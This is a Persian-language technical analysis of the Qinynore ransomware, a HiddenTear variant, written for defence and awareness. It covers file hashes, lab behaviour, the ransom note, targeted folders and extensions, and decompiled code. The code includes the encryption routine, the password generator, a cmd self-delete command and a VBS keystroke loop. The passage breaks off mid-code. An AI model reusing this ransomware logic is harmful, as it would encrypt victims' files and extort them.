


باسمه تعالی

تحلیل فنی باج افزار Qinynore

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج افزار، از شروع فعالیت نمونه جدیدی از خانواده‌ی HiddenTear به نام Qinynore خبر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج افزار در نیمه‌ی دوم ماه سپتامبر سال ۲۰۱۸ میلادی شروع شده است و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد. این باج افزار از الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند و تنها فایل‌های موجود در دایرکتوری‌هایی خاص و با پسوندهایی مشخص را که در ادامه به آن‌ها اشاره خواهیم نمود، رمزگذاری می‌کند. باج افزار مورد اشاره پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به "anonymous" تغییر می‌دهد و از قربانیان تقاضای پرداخت بیت کوین می‌کند. طبق بررسی‌های صورت گرفته فایل‌های رمزگذاری شده توسط این باج افزار، قابل رمزگشایی می‌باشند و قربانیان می‌توانند با استفاده از ابزار رمزگشایی منتشر شده، به راحتی فایل‌های خود را رمزگشایی نمایند.

مشخصات فایل اجرایی :


نام فایل	Qinynore Ransomware.exe
MD۵	۴۹c۱۵۸ee۶۵b۳۲cb۷f۴ca۶a۷۶۹c۹۰bfc۰
SHA-۱	f۰۴۷d۲۸۸۸c۲۹ee۷۱۱a۹ca۶۲۷d۰۹f۰ddce۳۴۳c۵۴a
SHA-۲۵۶	b۴۹۰۲aa۲۸۰۲۶۵۶f۸۷۳۱۱۱b۲۷۲c۰۳ad۹۳ca۲dd۵۳c۰c۶۱۲b۹d۳۱۰c۹۸۲۴۴afa۴۹۷b
اندازه فایل	۲.۶۷ MB
کامپایلر	Morphine v۱.۲ (DLL)
آیکون فایل اجرایی	

فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۷.۴۴	۸۱۹۲	۲۶۹۶۴۷۶	۲۶۹۶۷۰۴
.rsrc	۴.۴۶	۲۷۱۱۵۵۲	۱۰۴۴۱۶	۱۰۴۴۴۸
.reloc	۰.۱	۲۸۱۸۰۴۸	۱۲	۵۱۲

تحلیل پویا :


برای بررسی عمیق تر باج افزار Qinynore، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج افزار مورد اشاره پس از اجرا، شروع به رمزگذاری فایل ها می کند و در طول اجرا، فایل مربوط به پیغام باج خواهی تحت عنوان YOU_MUST_READ_ME.rtf را بر روی Desktop قرار می دهد. تصویر زیر مربوط به پیغام باج خواهی می باشد :




بر اساس پیغام باج خواهی مهاجمین اعلام نموده اند که فایل های شما رمزگذاری شده است و اعلام نموده اند که یک گروه از هکرها روسی با این باج افزار در ارتباط هستند. همچنین اعلام نموده اند که قربانیان ۵ ساعت مهلت جهت پرداخت مبلغ باج خواهی دارند و در صورت عدم پرداخت مبلغ مورد نظر، فایل های قربانیان برای همیشه از دسترس خارج خواهد شد.

پس از اتمام فرایند رمزگذاری فایل ها توسط باج افزار Qinynore، فایل اجرایی آن حذف می گردد. این باج افزار تصویر پس زمینه ی مربوط به سیستم قربانیان را تغییر می دهد. تصویر مربوط به پس زمینه تحت

عنوان lol.jpg به همراه یک فایل تحت عنوان net.bat در دایرکتوری Documents قرار می‌گیرند. تصویر زیر مربوط به فایل‌های ایجاد شده می‌باشد:



تصویر زیر مربوط به تصویر پس‌زمینه‌ی سیستم می‌باشد که پس از اجرای باج‌افزار تغییر کرده است :



بر اساس متن موجود در این تصویر، مهاجمین اعلام نموده‌اند که قربانیان تنها ۵ ساعت جهت پرداخت مبلغ ۰.۶۸۲۶۶۳۷۵ بیت‌کوین معادل ۴۰۰ دلار، به کیف پول بیت‌کوین به آدرس ۹۴۰۹۲۷۶۵۴۶۷۲۹۸۴ مهلت

دارند. طبق بررسی‌های صورت گرفته آدرس کیف پول بیت‌کوین اعلام شده توسط مهاجمین، معتبر نمی‌باشد.

همانطور که اشاره شد این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند. لیست دایرکتوری‌ها و فایل‌های مورد هدف باج‌افزار در زیر اشاره شده است.


لیست دایرکتوری‌های مورد هدف باج‌افزار :

C:\Program Files (x86), C:\ProgramData, C:\Users, Drive D, Drive E


لیست فایل‌های مورد هدف باج‌افزار :

.txt, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, .jpg, .png, .csv, .sql, .mdb, .sln, .php, .asp, .aspx, .html, .xml, .psd, .mp۳, .dwg, .pdf, .mid, .flv, .vdi, .rtf, .backup, .bak, .sql, .ms۱۱, .gif, .jar, .bat, .zip, .rar, .vbs, .jpeg, .bmp, .JPG, .lnk, .exe, .dll, .mui


باج‌افزار Qinyore ابزارهای کاربردی ویندوز از قبیل Calculator, Snipping Tool و ... را رمزگذاری می‌کند. تصویر زیر مربوط به رمزگذاری این ابزارها می‌باشد :



باج افزار Qinynore پس از اجرا، یک صوت کوتاه و ممتد پخش می نماید و در اسناد نوشتاری مختلف نیز عبارت pay را تایپ می کند. تصویر زیر نشان دهنده فایل های رمزگذاری شده توسط این باج افزار می باشد و همانطور که قابل مشاهده است پس از رمزگذاری فایل ها پسوند "anonymous." به انتهای فایل ها اضافه می شود.



طبق مشاهدات صورت گرفته، در صورت بالا بودن ظرفیت منابع سیستم قربانی، سرعت رمزگذاری فایل ها نیز بالاتر خواهد بود. هنگام اجرای باج افزار Qinynore شاهد بودیم که این باج افزار به طور میانگین از ۶۰ الی ۶۵ درصد ظرفیت CPU، و ۱۰ الی ۱۵ درصد ظرفیت حافظه (RAM) استفاده می کند. همچنین مدت زمان رمزگذاری فایل ها با توجه به اینکه باج افزار تنها فایل هایی با پسوندهای مشخص و موجود در دایرکتوری های خاص را رمزگذاری می کند، بستگی به حجم فایل های مورد نظر در این دایرکتوری دارد، به طور مثال طبق بررسی های صورت گرفته در محیط آزمایشگاه، مدت زمان لازم جهت رمزگذاری یک هارد دیسک با حجم ۲۵ گیگابایت، ۵ دقیقه بود. تصویر زیر مربوط به نمودار مصرف منابع سیستم توسط باج افزار، از لحظه شروع تا انتهای فرایند رمزگذاری می باشد :



بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد. بنابراین توصیه می‌گردد از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک جداً خودداری نمایند.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار Qinynore به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار Qinynore ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد:

قبل از رمزگذاری

```
dnSpy.zip
00000000 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
00000000 50 4b 03 04 14 00 00 00 08 00 4d 78 50 4c 43 1d
00000010 ad fe 8b 2a 00 00 28 56 00 00 33 00 00 00 63 73
00000020 2f 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61
00000030 6c 53 74 75 64 69 6f 2e 43 6f 6d 70 6f 73 69 74
00000040 69 6f 6e 2e 72 65 73 6f 75 72 63 65 73 2e 64 6c
00000050 6c 6d 7b 07 58 13 49 da f0 0c 1d 54 50 71 ed e0
00000060 80 d8 10 e2 84 0e 6b a3 2a 4a 93 20 d8 75 20 03
00000070 04 92 0c ae 49 70 55 40 b1 ad 1d 1b 56 b0 f7 de
00000080 15 1b 65 ed bd ad ba f6 ba 6b dd b5 d7 ff 3d 67
00000090 92 10 8a bb f7 fe df bd df 7e f7 79 ee 60 a6 9c
00000100 f3 b6 f3 f6 29 46 f6 9b 46 98 12 04 61 06 bf af
00000110 5f 09 62 17 c1 6f 5d 89 bf de b2 e1 67 bd 62 8f
00000120 2d b1 cd fa a4 d3 2e 32 e2 a4 53 5c aa 44 49 65
00000130 28 b8 14 05 23 a3 92 18 b9 9c 53 51 89 2c a5 50
00000140 eb c7 0b c2 49 58 57 d7 3c 04 8a fe 55 3c 0d 07
00000150 bc 4d 03 ba 3d 09 9e 6e a6 b9 d1 84 17 41 b4 75
00000160 e6 17 59 fb 1f d0 45 b5 8d 32 88 9e 37 2b b8 ee
00000170 16 74 24 50 b1 99 2a 38 de 6b ab 95 97 2b 2f 77
00000180 15 12 43 04 0a a5 22 89 40 d9 06 32 12 16 f0 73
00000190 e0 c0 d7 15 fe 09 14 ac 94 4b d2 c9 9a ad a3 e5
00000200 51 0d 2e ae aa 98 07 75 42 75 c7 28 e6 ac b6 60
00000210 82 b6 0e ca b4 6d cd 9f 01 21 ee 81 1e 62 28 9e
00000220 ec 5f 6d a2 4e 75 0e 74 88 ac fb e1 b2 c3 f1 1d
```


بعد از رمزگذاری

```
dnSpy.zip.anonymous
00000000 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
00000000 65 63 fc 30 2d 45 90 07 ec 65 b4 eb 91 e7 5c b8
00000010 58 13 30 ba ec 65 1a d7 64 11 2a c0 e9 03 d4 ca
00000020 57 9d 2c d1 02 79 c4 8d 89 c9 52 54 09 52 12 a5
00000030 37 ff 8f 16 e4 5b 9b 8c 42 74 9d 00 de 4d 83 c2
00000040 f9 32 cf b5 32 fb cc a0 49 ca 41 09 af 00 d7 b3
00000050 b8 2c 61 3c 13 96 a4 86 0e 96 79 77 f6 9c dd af
00000060 5c 2d 07 f3 c8 15 e1 5f 32 90 74 1d 5a a7 e2 15
00000070 3b 7d ca c4 bf 01 99 99 9e 7a 4b 52 e7 b2 c6 d6
00000080 9d ef 1e a4 2d 04 46 6d 62 f9 56 66 4a 93 ae 22
00000090 77 d6 53 25 6a 89 d6 d1 44 3d 05 fe d5 7a 31 5c
00000100 34 87 1f 80 82 1b a2 89 31 9c f9 92 e6 f6 a9 6f
00000110 41 bf 39 eb 1a 15 31 9a 9f d7 e5 54 36 93 e8 69
00000120 a5 6f 27 bf 36 66 f4 72 96 17 40 a0 97 c 43 9c
00000130 8d 9a 05 71 0f cf 58 2c dd 42 98 5f 78 c9 a4 99
00000140 09 c8 62 0f fc 2c 6d 60 a2 15 17 7e 7d a1 ca f7
00000150 37 66 38 ea 15 5a 87 95 30 c9 8a 7c b4 44 4d 8d
00000160 60 64 48 1b 16 8e 40 d4 4b 03 cd ad 57 18 90 14
00000170 2c 8f dd 25 8c d7 10 ba 8f 07 dc ca dd 93 60 4e
00000180 b1 51 93 90 cc 81 33 b3 ce 6a 9a 74 dd e9 24 78
00000190 9c 49 08 50 18 4a 6f da 58 8c 29 66 26 e8 c6 63
00000200 17 a7 5f 0f 17 16 19 2e 7b 49 70 ad cf ad 99 8e
00000210 be b2 28 ad 48 a7 bb fa 4f fc 95 fa d4 02 02 f5
00000220 4e dc bf db 12 6f 00 4d 3f d1 88 68 4d 94 d3 c3
00000230 2d 6d e2 58 62 95 b7 0e d3 9a eb cf 0a a4 d7 ae
00000240 2e 0c 7c 98 d5 c9 e6 f2 87 26 85 20 ab 76 9d 7c
00000250 b7 23 49 e3 1c cd 41 a4 c1 1f 15 89 ad c3 d3 25
00000260 1b 30 48 42 67 c5 c0 19 f0 f9 7e 70 b4 9a 9c ce
```

File Comparison

Type	Offset (Source)	Offset (Dest)	Size
Modified	0	0	20,179,101
Inserted	20,179,101	20,179,101	5
Modified	20,179,101	20,179,106	3,938,206

همانطور که در تصویر زیر قابل ملاحظه است، آیکون فایل اجرایی این باج افزار مشابه اسناد PDF می باشد که به نظر می رسد مهاجمین از تکنیک های مهندسی اجتماعی برای گمراه نمودن قربانیان و وادار نمودن آنها به کلیک بر روی فایل مورد نظر نموده اند.



تصویر زیر مربوط به تصویر پس زمینه، موجود در کد منبع باج افزار می باشد :



قطعه کد زیر مربوط به عبارت pay می باشد که همانطور که اشاره شد باج افزار این عبارت را در اسناد نوشتاری مختلف تایپ می کند :

```
hidden_tear.recursos.trol.vbs X
1  Set wshShell = wscript.CreateObject("WScript.Shell")
2
3  do
4
5      wscript.sleep 100
6
7      wshshell.sendkeys "(pay)"
8
9      wscript.sleep 100
10
11     wshshell.sendkeys "(pay)"
12
13     wscript.sleep 100
14
15     wshshell.sendkeys "(pay)"
16
17     wscript.sleep 100
18
19     wshshell.sendkeys "(pay)"
20
21     wscript.sleep 100
22
23     wshshell.sendkeys "(pay)"
24
25     wscript.sleep 100
26
27     wshshell.sendkeys "(pay)"
28
29     wscript.sleep 100
30
31     wshshell.sendkeys "(pay)"
32
33     wscript.sleep 100
34
35     wshshell.sendkeys "(pay)"
36
37     wscript.sleep 100
38
39     wshshell.sendkeys "(pay)"
40
41     wscript.sleep 100
42
43     wshshell.sendkeys "(pay)"
44
45     wscript.sleep 100
46
47     wshshell.sendkeys "(pay)"
48
49     wscript.sleep 100
50
51     wshshell.sendkeys "(pay)"
52
53     wscript.sleep 100
54
55     wshshell.sendkeys "(pay)"
56
57     wscript.sleep 100
58
59     wshshell.sendkeys "(pay)"
60
61     wscript.sleep 10000
62
63 loop
```

قطعه کد زیر مربوط به تابع startAction() باج افزار می باشد که توضیحات مرتبط با توابع در یک جدول آمده است.

```

startAction() : void
1 // hidden_tear.Form1
2 // Token: 0x0600000C RID: 12 RVA: 0x000025C4 File Offset: 0x000007C4
3 public void startAction()
4 {
5     string password = this.CreatePassword(15);
6     string text = "C:\\Program Files\\";
7     string text2 = Environment.UserName;
8     string location = text;
9     this.encryptDirectory(location, password);
10    try
11    {
12        this.encryptDirectory("C:\\Program Files (x86)\\", password);
13    }
14    catch
15    {
16    }
17    try
18    {
19        this.encryptDirectory("C:\\ProgramData\\", password);
20    }
21    catch
22    {
23    }
24    try
25    {
26        this.encryptDirectory("C:\\Users\\", password);
27    }
28    catch
29    {
30    }
31    try
32    {
33        this.encryptDirectory("D:\\", password);
34    }
35    catch
36    {
37    }
38    try
39    {
40        this.encryptDirectory("E:\\", password);
41    }
42    catch
43    {
44    }
45    this.SendPassword(password);
46    this.messageCreator();
47    this.UpdateWallpaper();
48    this.playaudio();
49    password = null;
50    Process.Start("cmd.exe", "/C ping 1.1.1.1 -n 1 -w 5000 > Nul & Del " + Application.ExecutablePath);
51    Application.Exit();
52 }
95 %

```

CreatePassword(۱۵)	ایجاد یک پسورد ۱۵ کاراکتری، جهت رمزگذاری فایل‌ها
encryptDirectory()	این تابع، توابع مربوط رمزگذاری فایل‌ها و دایرکتوری‌ها و فایل‌های مورد هدف باج‌افزار جهت رمزگذاری را فراخوانی می‌کند.
SendPassword()	با فراخوانی این تابع پسورد مربوط به رمزگذاری فایل‌ها در دایرکتوری مورد نظر باج‌افزار قرار می‌گیرد.
messageCreator()	این تابع فایل پیغام باج‌خواهی را ایجاد می‌کند.
UpdateWallpaper()	با فراخوانی این تابع تصویر پس‌زمینه در دایرکتوری مورد نظر باج‌افزار قرار می‌گیرد.
Playaudio()	این تابع جهت پخش صوت مورد اشاره، فراخوانی می‌شود.
Start()	جهت حذف فایل اجرایی باج‌افزار، پس از اتمام فرایند رمزگذاری

قطعه کد زیر مربوط به تابع CreatePassword(۱۵) می‌باشد که یک پسورد ۱۵ کاراکتری به صورت

تصادفی جهت رمزگذاری فایل‌ها و منحصر بفرد برای هر قربانی ایجاد می‌کند :

```

CreatePassword(int) : string X
1 // hidden_tear.Form1
2 // Token: 0x06000008 RID: 8 RVA: 0x00022B4 File Offset: 0x00004B4
3 public string CreatePassword(int length)
4 {
5     StringBuilder stringBuilder = new StringBuilder();
6     Random random = new Random();
7     while (0 < length--)
8     {
9         stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?&/'"[random.Next
10            ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?&/'".Length)]);
11     }
12     return stringBuilder.ToString();
13 }

```

قطعه کد زیر مربوط به تابع `encryptDirectory()` می باشد که لیست فایل های مورد هدف باج افزار در آن قابل مشاهده است.

```

encryptDirectory(String, String) : Void X
1 // hidden_tear.Form1
2 public void encryptDirectory(location As String, password As String)
3 Dim source As String() = New String() { ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln",
4 ".php", ".asp", ".aspx", ".html", ".xml", ".psd", ".mp3", ".dwg", ".pdf", ".mid", ".flv", ".vdi", ".ntf", ".backup", ".bak", ".sql", ".ms11", ".gif",
5 ".jar", ".bat", ".zip", ".rar", ".vbs", ".jpeg", ".bmp", ".JPG", ".lnk", ".exe", ".dll", ".mui" }
6 Dim files As String() = Directory.GetFiles(location)
7 Dim directories As String() = Directory.GetDirectories(location)
8 For i As Integer = 0 To files.Length - 1
9     Dim extension As String = Path.GetExtension(files(i))
10    If source.Contains(extension) Then
11        Try
12            Me.EncryptFile(files(i), password)
13        Catch
14        End Try
15    End If
16 Next
17 For j As Integer = 0 To directories.Length - 1
